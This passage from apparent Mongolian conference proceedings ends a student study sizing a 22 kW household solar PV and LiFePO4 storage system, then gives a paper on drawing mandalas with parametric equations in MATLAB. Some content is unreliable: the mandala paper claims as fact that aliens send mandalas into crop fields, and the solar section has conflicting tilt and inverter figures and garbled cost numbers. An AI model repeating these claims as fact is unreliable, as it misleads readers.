					106 400	1 702 400	51 072 000	408 576 000
		1400квт 1.4 МВт			1 400	22 400	672 000	5 376 000
					212 800	3 404 800	102 144 000	817 152 000
					1 800	28 800	864 000	6 912 000

		1800 кВт 1.8 Мвт			273 600	4 377 600	131 328 000	1 050 624 000
3	Хийн түлш	700квт 0.7 Мвт	кг	2950	52	832	24 960	199 680
					153 400	2 454 400	73 632 000	589 056 000
		1400квт 1.4 Мвт			102	1 632	48 960	391 680
		1800 кВт 1.8 Мвт			300 900	4 814 400	144 432 000	1 155 456 000
		150			2 400	72 000	576 000	
		442 500			7 080 000	212 400 000	1 699 200 000	

Уур үйлдвэрлэгчдийн танилцуулж буй бүрэн шаталттай хатуу түлш шатаагч төхөөрөмж технологи /түлшний туршилтуудыг төрөл бүрээр тодорхойлох, боломжийг тодорхойлох


Судалгаа хийж буй системийн НЦҮ-ийн хэсэг нь Солонгос улсын VJ Power компаний мультикристалл технологи бүхий 250Вт хүчин чадалтай нарны модулийг нийт 88ш буюу 11ш цуваагаар 8ш зэрэгцээ холбосон. НЦҮ-ийг суурилуулах боломжтой талбай

- Үндсэн дээвэр
- Байшингын нүүрэн талын хэсэг
- Контейнерийн нүүрэн талын хэсэг

Эдгээр талбайг бүхэлд нь ашиглах боломжтой ба нийтдээ байшингийн дээвэр дээр 28ш, дээврээс тулсан байшингийн нүүрэн талын хэсэгт 36ш, нэмэлтээр байшингийн хажуу талд байрлах контейнерийн нүүрэн талд 24ширхэгийг тус тус байрлуулж өгсөн. Ингэснээр системийн нийт хүчин чадал нь 22кВт болж байна. Зураг2.1 -д нарны модулийн үзүүлэлтийг харуулав. Мөн АВВ компаний PVI-10.0-TL-OUTD маркийн 10300Вт-ын чадалтай инвертер 2ширхэг хэрэглэсэн. DC оролтын тоо 2 ширхэг, 97.1 хувийн ашигт үйлийн коэффициенттэй ба зураг 2.2-д инвертерийн үзүүлэлтийг харуулав. НЦҮ-ийн системийн тооцоог хийхэд үндсэн 2 аргачлал байдаг. Үүнд:

- Дээрээс доош (нийт суурилуулж болох НЦҮ-т тохируулан системийн бүрдэл хэсгүүдийг тооцох)

- Доороос дээш (тухайн ачаалалд тохируулан системийн бүрдэл хэсгүүдийг тооцох)

	<b>PV модуль</b>	<b>VJP-250PD</b>
	Төрөл	Мультикристал
	Талбай	1.64м <sup>2</sup>
	Чадал	250Вт(DC)
	$V_{mp}$	30.3В
	$I_{mp}$	8.27А
	А.Ү.К	15.22%
	Хэмжээ(Н*W*D)	1652*994*40мм
	Ашиглалтын Т°	-40°C- +90°C

Зураг 11 Нарны зайн үзүүлэлт

НЦҮ-ийг тооцохдоо 2 дахь аргыг хэрэглэсэн бөгөөд нийт 3 өрхийн ачааллыг бүрэн хангахуйц байхаар үзвэл 22кВт хүчин чадалтай байх юм. НЦҮ-ийн системийн тооцооллыг PVSyst программ дээр нийт 143м<sup>2</sup> талбайд азимутын 0 градусд нарны модуль 55 градусын налалтын өнцөгт байхаар зохиомжлон симуляци хийсэн. Зураг 13-д симуляци хийхдээ оруулж өгсөн өгөгдлийг харуулав. Зураг 14-д НЦҮ-ийн үйлдвэрлэлтийг график байдлаар, зураг 15 -д симуляцийн үр дүнг буюу НЦҮ-ийн жилийн үйлдвэрлэлтийг хүснэгтээр харуулав.


<b>Инвертер</b>	<b>PVI-10.0-TL-OUTD</b>
Чадал	10кВт
Тоо	2ш
$I_{sc}$	22А
$V_{op}$	300-750В
DC оролт	2ш
А.Ү.К	97.1%
Хэмжээ(Н*W*D)	716*645*224мм
Жин	41кг



Зураг 11. Инвертерийн үзүүлэлт

Simulation parameters			
Collector Plane Orientation	Tilt	50°	Azimuth: 0°
Models used	Transposition	Perez	Diffuse Perez, Meteorom
Horizon	Free Horizon		
Near Shadings	No Shadings		
PV Array Characteristics			
<b>PV module</b>	Si-poly	Model	<b>Poly 250 Wp 60 cells</b>
<small>Custom parameters definition</small>	Manufacturer	Generic	
Number of PV modules	In series	11 modules	In parallel 8 strings
Total number of PV modules	Nb. modules	88	Unit Nom. Power 250 Wp
Array global power	Nominal (STC)	<b>22.00 kWp</b>	At operating cond. 21.37 kWp (50°C)
Array operating characteristics (50°C)	U mpp	321 V	I mpp 67 A
Total area	Module area	143 m <sup>2</sup>	Cell area 126 m <sup>2</sup>
Inverter			
<small>Custom parameters definition</small>	Model	<b>PVI-10-I-OUTD-51-US-480</b>	
Manufacturer	ABB		
Characteristics	Operating Voltage	120-470 V	Unit Nom. Power 10.0 kWac
Inverter pack	Nb. of inverters	4 * MPPT 50 %	Total Power 20 kWac
PV Array loss factors			
Thermal Loss factor	U <sub>t</sub> (const)	20.0 W/m <sup>2</sup> K	U <sub>v</sub> (wind) 0.0 W/m <sup>2</sup> K / m/s
Wiring Ohmic Loss	Global array res.	81 mOhm	Loss Fraction 1.5 % at STC
Module Quality Loss	Loss Fraction -0.8 %		
Module Mismatch Losses	Loss Fraction 1.0 % at MPP		
Incidence effect, ASHRAE parametrization	IAM =	1 - bo (1/cos i - 1) bo Param. 0.05	

Зураг 12. НЦҮ-ийн симуляцийг PVSyst програм дээр хийсэн байдал




Зураг 13. Симуляцийн үр дүн

Цаг	1	2	3	4	5	6	7	8	9	10	11	12
0:00	0	0	0	0	0	0	0	0	0	0	0	0
1:00	0	0	0	0	0	0	0	0	0	0	0	0
2:00	0	0	0	0	0	0	0	0	0	0	0	0
3:00	0	0	0	0	0	0	0	0	0	0	0	0
4:00	0	0	0	0	0	0	0	0	0	0	0	0
5:00	0	0	0	0	8	13	10	0	0	0	0	0
6:00	0	0	0	16	35	33	29	23	5	0	0	0
7:00	0	0	35	95	127	124	107	94	79	35		0
8:00	0	55	133	193	229	214	207	188	170	104	49	7
9:00	90	118	224	273	304	285	307	270	235	167	101	65
10:00	141	173	259	347	352	342	364	328	298	196	148	112
11:00	184	207	297	355	316	349	353	370	328	209	182	125
12:00	194	228	319	363	324	340	345	381	318	212	169	124
13:00	187	287	357	345	324	326	333	368	305	281	190	170
14:00	141	268	336	299	277	287	319	329	272	234	163	144
15:00	105	205	256	235	234	232	262	262	198	175	93	82
16:00	18	103	166	164	168	173	199	174	121	92	9	0
17:00	0	2	59	68	88	94	108	84	44	2	0	0
18:00	0	0	0	8	30	30	31	21	1	0	0	0
19:00	0	0	0	0	3	11	10	1	0	0	0	0
20:00	0	0	0	0	0	0	0	0	0	0	0	0
21:00	0	0	0	0	0	0	0	0	0	0	0	0
22:00	0	0	0	0	0	0	0	0	0	0	0	0
23:00	0	0	0	0	0	0	0	0	0	0	0	0
[кВт]	1061	1648	2444	2765	2824	2859	2991	2901	2383	1717	1115	841

Зураг 14. НЦҮ-ийн жилийн үйлдвэрлэлт

**Эрчим хүч хуримтлуур**


Өрхийн цахилгаан хэрэглээ болон НЦҮ-ийн дундаж үйлдвэрлэлт зэрэгт үндэслэн ЭХХ-ын багтаамжийг сонгосон бөгөөд ЭХХ-д хоногт цэнэглэх эрчим хүчний хэмжээ дунджаар 20-21 кВт.цаг байна. ЭХХ-ын ашиглалтын хугацаа нь цэнэг алдалтын гүн (DOD-Depth of Discharge)-ээс хамаардаг бөгөөд тооцоонд үүнийг 50 хувь байхуйцаар сонгон авав. Өөрөөр хэлбэл ЭХХ-ыг бүрэн цэнэглэсэн тохиолдолд үүний 50 хувийг л ашиглах боломжтой гэсэн үг юм. Иймд ЭХХ-ын багтаамж нь 2 дахин их буюу 50 кВт.цаг байхаар сонгосон. Зураг 16-д эрчим хүч хуримтлуурын үзүүлэлтийг харуулав. Эрчим хүчний хуримтлуурын хэсгийн хувьд 25кВт-ын хувьсах гүйдлийн 380В-ийн хүчдэлийг тогтмол гүйдлийн 500В-руу хувиргаад батерейг цэнэглэх юмуу эсрэгээрээ батарейны хадгалагдсан тогтмол гүйдлийн хүчдэлийг хувиргаад сүлжээнд нийлүүлэх гэсэн 2 чиглэлд ажилладаг цахилгаан хувиргагч төхөөрөмж 2 ширхэг байгаа. Зураг 18-д PCS төхөөрөмжийн блок диаграммыг дүрслэв. Эрчим хүч хуримтлуурын хэсгийн блок диаграммыг зураг 16-д харуулав.



Зураг 15. PCS-ийн бүтэц, блок диаграмм

LiFePO4 ESS System	
Төрөл	LiFePO4
V(max)	540V
V(min)	420V
V(nominal)	480V
Цэнэглэх үеийн I	25A
Цэнэглэх үеийн T°	-40°C- +90°C
Цэнэг алдах үеийн T°	-40°C- +90°C
Хэмжээ(H*W*D)	2000*600*600мм

Зураг 16 Эрчим хүч хуримтлуурын үзүүлэлт



Зураг 17 ЭХХ системийн блок диаграмм

## Дүгнэлт

Пийшин гэдэг нь гэдэг нь дулааны инженерүүдийн хэллэгээр уур үйлдвэрлэх халаалтын систем гэсэн мэргэжлийн хэлэг нь юм. Улаанбаатар хотын нийслэлийн захирагчийн албанаас 100кВт болон 15-100кВт бүхий уурын зуух үйлдвэрлэгчдийн тоон судалгааны мэдээллийг ажилдаа авч ашигласан тус судалгаанд 2018 оноос хойш 100кВтаас дээш уурын зуух үйлдвэрлэдэг цахилгаан,

төвлөрсөн дулаанаар баяжуулсан нүүрс гэх мэтчилэн арга замаар 100кВт-аас дээш уурын зуухны хэрэглээ багасгах, агаарын бохирдлыг бууруулах нөлөө үзүүлэх ажил хийсэн байна. 100кВт аас дээш уурын зуухыг сэргээх эрчим хүч ашиглахаар зардал өртгийн хувьд их тусаж байгаа учраас бакалаврын дипломын ажилдаа 5-100кВт уурын зуух үйлдвэрлэлт өөрөөр хэлбэл айл өрхийг сэргээгдэх эрчим хүчээр халаах болон цахилгаан эрчим хүчээр тэжээх боломжийн талаар судалгаа хийж үзсэн. Энэ хүрээнд МУИС болон ШУТИС, Сэргээгдэх эрчим хүчний үндэсний статистикийн газар гэх мэтчилэн байгууллагууд бакалавр болон магистрын ажил, төсөл хөтөлбөр хэрэгжүүлсэн байна. Эдгээрээс харьцуулж үзэхэд цахилгаантай сэргээх эрчим хүч хослуулах хэлбэрээр ашигласан байна. Учир нь монгол улсын цаг уур жилийн 4 нь улиралтай байдаг болохоор өвлийн улиралд нарны болон сэргээх эрчим хүчний ашигт туйлын ковцент нь буурдаг тул шөнийн өргүй зарцуулж байгаа цахилгааныг ашиглах нь давуутай болохыг олж тодорхойлсон. 100м<sup>2</sup> байрыг нарны цахилгаан үүсгүүрээр шийдвэл 5-10 жил ашигтай ажиллах юм. Мөн уур зуурын зуух хослуулан ажиллах талаар судалж үзсэн дан ганц уурын зуухаар халааж дийлэхгүй улмаас нарны цахилгаан үүсгүүртэй хослуулан ажиллавал агаарын бохирдол буурч хямд зардлаар халаах юм Гэр хорооллын дуулианыг нарны цахилгаан үүсгүүрээр шийдвэл 10,870,000 төгрөг, цахилгаанаар халаавал 4,50000 төгрөг, нүүрсээр 150000 төгрөг болно. Тэгвэл 100м<sup>2</sup> байрыг нарны цахилгаан үүсгүүрээр шийдвэл 20,760,000 төгрөгийн зардал гарна. Харин цахилгаанаар халаавал 5,10000 төгрөг, нүүрсээр 1,12500 төгрөг гарах юм. Энэ нь Баянзүрх, Налаах, Баянбүрд, Сонгинохайрхан гэх мэтчилэн хаан байхаас хамаараад тоон үзүүлэлтүүд өөр өөр гарах юм.

### *Ном зүй*

1. Батсугир Б."Ахуйн хэрэглээний зориулалттай эрчим хүч хуримтлуур бүхий НЦҮ-ийн судалгаа", бакалаврын зэрэг горилсон судалгааны ажил, 2017
2. Баясгалан Д., Баттүвшин Б. "Эрчим хүчний хуримтлуур, Сэргээгдэх эрчим хүчний үүсгүүр ашиглан цахилгаан түгээх сүлжээний оргил ачааллыг бууруулах судалгааны ажил", 2015

3. Батсугир Б. "Ахуйн хэрэглээний зориулалттай эрчим хүч хуримтлуур бүхий НЦҮ-ийн судалгаа", бакалаврын зэрэг горилсон судалгааны ажил, 2017
4. Баясгалан Д., Баттүвшин Б. "Эрчим хүчний хуримтлуур, Сэргээгдэх эрчим хүчний үүсгүүр ашиглан цахилгаан түгээх сүлжээний оргил ачааллыг бууруулах судалгааны ажил", 2015
5. Aarthy Vigneshwari C., M.Venkateshwaran, M.Adam Mydeen. "Performance and Economic Study of on-grid and off-grid Solar Photovoltaic System", 2016
6. Jan von Appen, Martin Braun, Julio H.Braslavsky, "Sizing and grid impact of PV battery systems a comparative analysis for Australia and Germany", 2015
7. EJINS LLC, "Operating Manual 25kW PCS for ESS", 2018

## ПАРАМЕТРТ ТЭГШИТГЭЛЭЭР "МАНДАЛАА" БҮТЭЭХ ПРОГРАММЫН ТООЦООНЫ ШААРДЛАГА

**Ц.Цогзолмаа**

*(ШУТИС, ХШУС, математикийн тэнхим)*

**Хураангуй:** Мандалаа гэдэг нь бурханлаг итгэл үнэмшил болон орчлон ертөнцийн үйл явдал, түүний үр дагаврыг илэрхийлсэн бүтээлийг хэлдэг. Мандалаа элс, чулуу, өнгөт шил, будаг, хатгамал, өд, "spirograph ruler" гэх шугам ашиглан зурах гэх мэт янз бүрийн арга, эд зүйлсээр бүтээдэг. Мандалаа дүрс нь төвийн хувьд эргүүлэлтээр давтагдах зүй тогтлоор зурагдана. Энэхүү судалгаандаа тооцон бодох математик, алгоритм болон компьютер программын мэдлэгээ ашиглан параметрт тэгшитгэлээр Мандалаа бүтээл хийлээ.

*Түлхүүр үг: давталт, эргүүлэлт, вектор нэгтгэлийн томьёо*

### Удиртгал

Мандалаа гэдэг нь тойрог, төв хэсгээ тойрч эргэлддэг гэсэн утгатай санскрит үг. Мандалааг зурах гэж хэлэхгүй, бүтээх гэж хэлдэг. Учир нь та ямар Мандалаа бүтээхийг хүсэж байна вэ? гэсэн асуултад хариулж хүн дотоод туршлагаа илэрхийлэн зурж бүтээдэг ба тусгай дүрэм шаардахгүй, эрх чөлөөт байдлаар бүтээдэг бүтээл юм. Мандалаа бүтээх явцдаа хүн оюун, мэдлэгээ ухамсарлан далд ертөнц, мөнхийн сүнсний ойлголтыг ухаарах дадлага хийдэг гэж Ведын сударт тайлбарласан байдаг. Буддын *лам* нар өнгөт элсээр хот мандал бүтээдэг Мандалаа дэлхий нийтээрээ мэддэг. Индианчуудын өдөн унжлага, Перис, Иран хивсний чимэглэл дээр Мандалаа бүтээсэн байгааг олж харж болно.

Мандалаа нь судалсан олон эрдэмтэд байдгаас европт анх удаа ШУ-ы үүднээс хандсан хүн бол Швейцарын алдарт сэтгэл зүйч, эмч Карл Густав Юнг (1875—1961) юм. Түүний судалгааны дүгнэлтээр Мандалаа дүрсийг бүтээж зурах, будах нь

- ✓ Бухимдсан үед тайвшруулах,
- ✓ Төөрөгдөж эргэлзсэн үед зорилго, чиглэлээ олоход туслах,
- ✓ Сэтгэл санаа тогтворгүй үед оюун бодлыг тогтворжуулах,

Аливаа зүйлсийн эерэг талыг сонирхох байдлыг идэвхжүүлэх гэсэн дөрвөн ач тустай болохыг судалж мэдээд эмчилгээндээ ашиглаж байжээ.

### **Мандалаагийн ангилал**

Олон төрлийн мандалаа байдаг ба миний судалснаар мандалаа зорилгоор нь ангилан үзвэл:

1. **Бясалгалын мандалаа:** Эзнээ хамгаалж, сөрөг энергийн урсгалыг саармагжуулах, эрч хүч, зохицол өгөх Мандалаа уруу хэдэн минут ширтэж, залбирлын үйлдэн зорилгоо бодож ашиглана.
2. **Чимэглэлийн мандалаа:** Ажил, зочид, унтлагын өрөөнд эзэн өөрийн сонирхлоор билэгдтэл болгон уран зургаар бүтээлгэж өрөөгөө тохижуулж чимэглэн ашиглана.
3. **Сэтгэл зүйн өвчиг эдгэрэх мандалаа:** Зарим сэтгэл зүйч, эмч нар оюун санаа нь үймэрсэн, сэтгэл санаагаар шаналгаж байгаа хүнд эрүүл мэндийг тэтгэх мандалааг сонгож байнга харагдах газарт буюу өрөөнд нь байрлуулж амьдралын эрч хүчийг нь тэтгэх замаар эмчилдэг. Аюурведын ухаанд хүний махбодь, нарийн биеийн энерги хангалтгүй байвал эрч хүч өгөх, идэвхжүүлэх, мөн энергийн илүүдэл буюу бардам зан, түрэмгий авиртай байвал тайвшруулах, зохицуулах маягаар ашигладаг гэж дурджээ.
4. **Газар тариалангийн мандалаа:** Ногоочид сайхан ургац авахын тулд талбайгаа мандалаа хэлбэрээр засдаг. Зарим жил сансраас харь гаригийнхнаас тариан талбайд хачирхалтай мандалааг илгээдэг.

### **Мандалаагийн зарим дүрсний билэгдэл**

Нийтлэг ойлголтоор мандалаагийн зарим дүрсний билэгдэл дараах утгатай байж болно. Үүнд:


1. **Тойрог** - Эв нэгдэл, бүрэн бүтэн байдал, аюулгүй байдал,
2. **Цэцэг** - Эв зохицол, гоо үзэсгэлэн, өөрийгөө хөгжүүлэхийг эрмэлзэл.
3. **Загалмай** -Тодорхойгүй байдал, сонголт хийх хэрэгцээ,
4. **Спираль** - Нар зөв нь өөрчлөлт, дэвшил. Нар буруу нь сар зөв эргэх хөдөлгөөн,
5. **Нүд** - Нөхцөл байдлыг ойлгох хүсэл, бусдын хяналтад байгаа байдал,
6. **Зүрх** - Сэтгэл хөдлөл, амьдралын туршлага, дурлал хайр,
7. **Од** – Аз завшаан, ивээл, найдвар,
8. **Мод** - Бүтээлч хүч, орчлон ертөнцтэй зохицох чадвар, урагшлах хүч,
9. **Амьтан** - Зөн совин, зан авир. зэргийг илэрхийлэх

10. **Билэгдэлийн хээ** – Жишээлхэд гал дөлөн хээ нь дэвжиж дээшлэхийн бэлгэдэлтэй. Сайн юм бүхэн өөдөө мандан бадарч, муу юм бүхэн галын дөлөнд шатаж үгүй болно гэсэн утгатай. [1]

Мандалааг параметрт тэгшитгэлээр бүтээсэн аргын тайлбар ба жишээ

Мандалааг бүтээхдээ параметрт тэгшитгэлээр зохиомжлон зурсан дүрсээ төвийн хувьд баруун, зүүн эргүүлэлт, масштаблах тооцоог хийн, Матлаб програмын давталт, вектор нэгтгэлийн команд ашиглан код бичиж хийлээ.

Зураг 1 дээр 1-р мандалаад шувуу, тогосны өд, гогцоо, цэцэг гэсэн дөрвөн дүрсийг параметрт тэгшитгэлээр. 2-р мандалааг шувуу, залгаадас нь нийлсэн нар зөв эргэлттэй спираль, нум, од, тойрог, спираль хас, цэцэг гэсэн долоон дүрсийг ашиглав. 3-р мандала нь мод дүрсийг хэвтээ тэнхлэгийн дагуу 9 удаа масштаблан давтан гацуур мод болгоод түүнийгээ төвийн эргүүлэлтээр 10 удаа давтаж зурсан. Бусад дүрсүүдийг нь хэмжээсийг тохируулж таван хошууг хэвтээ, босоо тэнхлэгийн тэнхлэгийн дагуу давталт хийн, зүрхийг 65 удаа, од 25 удаа, тойрог 25 удаа өнгө солбиж зурсан.



Зураг 1. Дөрөв, Долоон, Есөн дүрсийн мандалаа харьцуулан харуулав.

Зураг 2 дээр кодын тооцооллыг үзүүлбэл:

```

Editor - C:\Users\Tsoogii\Documents\MATLAB\test1005h.m*
+116 test1005b.m x test1005c.m x test1005d.m x test1005e.m x test1005f.m x test100
1 - clf; clear all; % duriiin murui
2 - t=0:0.01:pi;
3 - x=cos(t.*8).^5.*cos(t.*14).^3+0.2.*sin(t.*2).*(1-1.4.*sin(t.*7).^2)
4 - y=sin(t.*12).*(1-1.2.*sin(t.*7).^2).*(0.5+sin(t.*2).^2)+t.^1.2-3;
5 - figure color white;
6 - axis off;
7 - axis equal;
8 - hold on;
9 - q=[x;y];
10 - for i=1:13
11 - e=2*pi*i/13;
12 - z=[cos(e) -sin(e);sin(e) cos(e)];
13 - k=z*q; r=k(1,:); d=k(2,:);
14 - plot(r,d,'b','linewidth',1);
15 - pause(0.1); axis equal;
16 - end
    
```

Зураг 2. Матлаб програмаар гацуур мод зурах тооцооллын код бичсэн цонх.

## Дүгнэлт

Тооцон бодох математик, програмчлал, сэтгэл болон шашин судлалын шинжлэх ухааны ойлголтуудыг судалгаанд ашиглав. Параметрт тэгшитгэлийн Тригонометр (trigonometric), олон гишүүнт (polynomial), гипоциклоид (hypocycloid), эпициклоид (epicycloid), кардиоида (cardioid) гэх мэт төрлүүдийн мэдлэгийг эзэмшсэн байх хэрэгтэй.

Мандалаа бүтээх тогтсон дэс дараалал буюу алгоритм нь:

1. Параметрт тэгшитгэлийн графикийг зурж сурах ба уламжлалт параметрт тэгшитгэлийн зүй тогтол, түүний тооцоог зөв тодорхойлох
2. Төвийн тэгш хэмийн эргүүлэлт хийх
3. Масштаблах болон дүрс хоорондын харьцуулалтын тооцоог хийх
4. Програмын код, түүний давталт, массив нэгтгэлийн команд зэргийн судалж нэн ялангуяа математик геометрийн мэдлэгийг эзэмшсэн байх шаардлагатай.

### *Ном зүй*

1. Цогзолмаа Ц. Давталттай хээ болон хатгамлын зургийг зурж сурах аргачлалын судалгаа, Орчин үеийн боловсролын чиг хандлага, Улсын хэмжээний ЭШ-ний VIII хурлын эмхэтгэл, Дархан хот, 2022, 110-116х
2. Ган-Өлзий Г. Мандал буддаг ном, УБ, 2020, 40х
3. Нарантулга Б. Стресс тайлж, тайвшруулах зургийн сэтгэл заслын ном, УБ. 2019, 74х
4. Батсайхан Н. Далд ертөнцийн ил нууц, Мөнхийн үсэг ХХК-д хэвлэв, 2018, 207х